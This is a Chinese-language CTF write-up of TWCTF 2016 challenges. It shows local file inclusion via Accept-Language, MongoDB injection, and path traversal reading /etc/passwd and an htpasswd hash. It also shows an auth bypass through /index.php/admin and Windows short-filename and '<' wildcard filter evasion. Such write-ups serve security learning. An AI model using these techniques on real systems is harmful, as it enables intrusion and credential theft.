参加 Tokyo Westerns / MMA CTF 2nd 2016 经验与感悟 TWCTF 2016 WriteUp

转载

weixin_30292745 于 2016-09-05 21:24:00 发布 165 收藏
文章标签： php shell json
原文链接：http://www.cnblogs.com/go2bed/p/5841682.html

洒家近期参加了 Tokyo Westerns / MMA CTF 2nd 2016（TWCTF） 比赛，不得不说国际赛的玩法比国内赛更有玩头，有的题给洒家一种一看就知道怎么做，但是做出来还需要洒家拍一下脑瓜的感觉。总之很多题还是很有趣的，适合研究学习一番。

以下是洒家做出来的几道小题，类型仅限Web和Misc，给各位看官参考。

关于:

```
T3JpZ2luYWwgQXJ0aWNsZTogd3d3LmNuYmxvZ3MuY29tL2dvMmJlZC8
```


Global Page

Web Warmup
Welcome to TokyoWesterns' CTF!
http://globalpage.chal.ctf.westerns.tokyo/

这题用中文浏览器点进去一看，出现了：

```
Warning: include(tokyo/zh-CN.php): failed to open stream: No such file or directory in
/var/www/globalpage/index.php on line 41
Warning: include(): Failed opening 'ctf/zh-CN.php' for inclusion
(include_path='.:/usr/share/php:/usr/share/pear') in /var/www/globalpage/index.php on line 41
```

显然是HTTP Request Header 的 Accept-Language: zh-CN,zh;q=0.8,en;q=0.6 部分的本地文件包含漏洞。
flag在/flag.php。有两个子目录，/ctf 和 /tokyo，可以列目录。




这就说明 http://globalpage.chal.ctf.westerns.tokyo/?page=ctf 中$_GET['page'] 代表目录，Accept-Language中的语言代表目录下的文件名部分。

直接访问/flag.php 和 用 `/?page=ctf  Accept-Language: ../flag` 并没有输出。

进一步探测： /?page=to.k/yo 仍然正常显示，说明$_GET['page']删除了 . / 符号，并自动在末尾添加 / 。

经过一番尝试，洒家突然发现报错信息里面include()路径开始部分并没有其他东西，那么就可以使用php://协议读取源码。



base64解码即可。

同样的方法，当然可以读取index.php 的源码

```
<?php
ini_set('display_errors', 1);
include "flag.php";
?>
<!doctype html>
<html>
<head>
<meta charset=utf-8>
<title>Global Page</title>
<style>
.rtl {
  direction: rtl;
}
</style>
</head>

<body>
<?php
$dir = "";
if(isset($_GET['page'])) {
    $dir = str_replace(['.', '/'], '', $_GET['page']);
}

if(empty($dir)) {
?>
<ul>
    <li><a href="/?page=tokyo">Tokyo</a></li>
    <li><del>Westerns</del></li>
    <li><a href="/?page=ctf">CTF</a></li>
</ul>
<?php
}
else {
    foreach(explode(",", $_SERVER['HTTP_ACCEPT_LANGUAGE']) as $lang) {
        $l = trim(explode(";", $lang)[0]);
?>
<p<?=($l==='he')?" class=rtl":""?>>
<?php
        include "$dir/$l.php";
?>
</p>
<?php
    }
}
?>
</body>
</html>
```

Rescue Data 1: deadnas

Forensic Warmup

Problem

Today, our 3-disk NAS has failed. Please recover flag.
deadnas.7z

Hint 1: The NAS used RAID.
Hint 2: RAID-5


这一题给了3个磁盘镜像。Disk0 和Disk2 都是512K，而Disk1只剩一句话：

```
crashed :-(
```

刚开始没有正确理解题意，洒家以为Disk1完全没有用，因为Disk0和Disk2不一样，认为Disk0和Disk2两个磁盘组成了Raid0之类的东西。直接把两个镜像合并到一起恢复数据无果。后来给了两个Hint，RAID-5，洒家瞬间明白了有3个磁盘，Disk1坏了所以没有显示（衰）
下面推出知名国产软件DiskGenius。正确做法如下：

洒家一开始尝试了多种RAID-5类型和块大小，后来发现瞎JB试也不行，直接十六进制查看器看数据块在多小尺度上有明显边界。

如下图所示，3FF0 到 4000 之间有明显边界，说明块大小最大为0x4000 / 1024 = 16K。一开始洒家尝试的512K是明显错误的。而最终的块大小为512B，这一点当然可能也可以从16进制编辑器中看出来。



洒家最后贴张flag：

Get the admin password!


Web

Problem

Get the admin password!
http://gap.chal.ctf.westerns.tokyo/

You can use test:test

这个各种SQL注入没有一点反应，洒家又考虑文件包含，又试了XPath等等各种姿势，无果。突然想到会不会是MongoDB？



哟呵，还真是MongoDB。

```
<body>
  <div id="layout">
    <div id="main">                www.cnblogs.com/go2bed/ 原创
      You are admin.<br/>
The flag is admin password. Admin password format is "TWCTF{...}".    <br>
      <a href="/logout.php">Log out</a>
```

需要密码，那就用个二分法。代码太丑洒家就不贴了，效果如图：

Poems

Web

Problem

Read the first poem.

http://poems.chal.ctf.westerns.tokyo

poems.7z

Server: Ubuntu 16.04 + Apache2

Hint1:(2016-09-04 11:05 UTC)

- Password cracking is unnecessary.

Hint2:(2016-09-04 17:02 UTC)

- You can access to admin page without user id or password.

这题很有趣，在没放hint的时候就做出来了，洒家感到贼开心。主要用到了Apache的htpasswd绕过，URL重写等。一开始洒家找到了一个任意文件（除了最关键的list.txt）读取漏洞，后来发现完全走了弯路。

题目给了源码，又是喜闻乐见的Slim框架。主要后端逻辑在/src/routes.php。

主要的保存用户发送的Poem逻辑是：


发送的name和poem被json_encode() 储存在/poems/data/中，文件名为随机的16进制的文件中。文件名集中储存在/poems/list.txt。题目目标是读取第一篇Poem。由于文件名不可预知，必须先读取list.txt。

另外含有 /admin，PHP代码中没有任何防护 ，但是实际访问的时候要求密码。这是在Apache中设置的。


```php
function check_poem_id($id) {
  // Evil
  if(strpos($id, 'list.txt') !== FALSE) {
    return false;
  }
  return true;
}
// Routes
$app->get('/', function ($request, $response, $args) {
  return $this->renderer->render($response, 'index.phtml');
});

// www.cnblogs.com/go2bed/ 原创
$app->get('/poems', function($request, $response, $args) {
  $poem_id = $request->getQueryParams()['p'];
  $poem_path = $this->get('settings')['poems']['path'];
  if(check_poem_id($poem_id) === false) {
    $response->getBody()->write("Error");
    return $response;
  }
  $poem = file_get_contents($poem_path . '/data/' . $poem_id) ;
  if($poem === FALSE || empty($poem_path)) {
    $response->getBody()->write("Error");
    return $response;
  }
  if(json_decode($poem) === NULL) {
    $response->getBody()->write("Invalid json, please contact administrator\nContent: " . $poem);
    return $response;
  }
  return $this->renderer->render($response, 'poem.phtml', json_decode($poem, true));
});
```

check_poem_id()保证了无法通过 GET /poems?p=../list.txt 读取 list.txt。然而上图中除了check_poem_id()并没有对 $poem_id进行其他的检验，因此可以读取任意其他文件（不能是json格式，否则会被当作poem文件解析显示）：


读取 /etc/passwd



想到上文所述/admin密码问题，读取/etc/apache2/sites-enabled/000-default.conf



读取 /etc/apache2/htpasswd ，admin密码是MD5加盐的，尝试破解了很长时间最终也是难度太高破解失败。




洒家这是开始考虑绕过/admin 的密码。


思考一番后，突然想到.htaccess URL重写，豁然开朗。

```
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^ index.php [QSA,L]
```

之间洒家直接访问 /index.php/admin， 即可达到访问 /admin 的效果，同时绕过Apache的密码



出现flag：



最后看来，这道题源码中显而易见的任意文件读取漏洞的发展方向是无底洞，让洒家走了不少弯路，最终的解法竟然这么简单。

Rotten Uploader

Web

Problem

Find the secret file.

http://rup.chal.ctf.westerns.tokyo/

Hint1 (2016/09/04 16:31)

- The files/directories on the DOCUMENT_ROOT are below four.
  - download.php
  - file_list.php
  - index.php
  - uploads(directory)

- The number of files in the DOCUMENT_ROOT/uploads is 5. The directory have "index.html".
- You don't need scan tools.

这一题文件给的清清楚楚，显然/uploads/里面有个文件名无法预知的文件包含flag。download.php 可以下载任意文件（除了file_list.php）。那么就下载一堆东西：


download.php

```
<?php
header("Content-Type: application/octet-stream");
if(stripos($_GET['f'], 'file_list') !== FALSE) die();
readfile('uploads/' . $_GET['f']); // safe_dir is enabled.
?>
```

第三行大小写不敏感地过滤，无法下载包含'file_list'的文件。


读取index.php，发现flag文件的文件名就在file_list.php中。index.php显示了3个文件： test.cpp，test.c，test.rb。

代码非常简单，貌似坚不可摧。洒家尝试了一番无果。等等，大小写不敏感，为什么要用stripos()?




大小写真的不敏感。原来是个Windows系统。坚不可摧的代码还是有漏洞。

洒家使用兼容MS-DOS的8.3短文件名绕过。



答案就很明显了。



2016年9月18日更新

洒家看老外的Writeup，发现了一种奇技淫巧的解法：

```
GET /download.php?f=F< HTTP/1.1
```

这样可以直接下载f/F开头无扩展名的文件。

实验发现，在Windows系统中， < 符号可以代替扩展名的一部分，如果没有扩展名（没有 . ）就可以代替全部。

例如此目录下有 index.php

```
D:\www\test>type "index<"
系统找不到指定的文件。

D:\www\test>type "index<"
系统找不到指定的文件。

D:\www\test>type "index.<"
<?php
readfile('./FL<');

D:\www\test>type "index.p<"
<?php
readfile('./FL<');

D:\www\test>type "index.php<"
<?php
readfile('./FL<');

D:\www\test>type "index.php<<<"
<?php
readfile('./FL<');
```

然而网上搜不到关于这个的玩法。真是奇技淫巧。

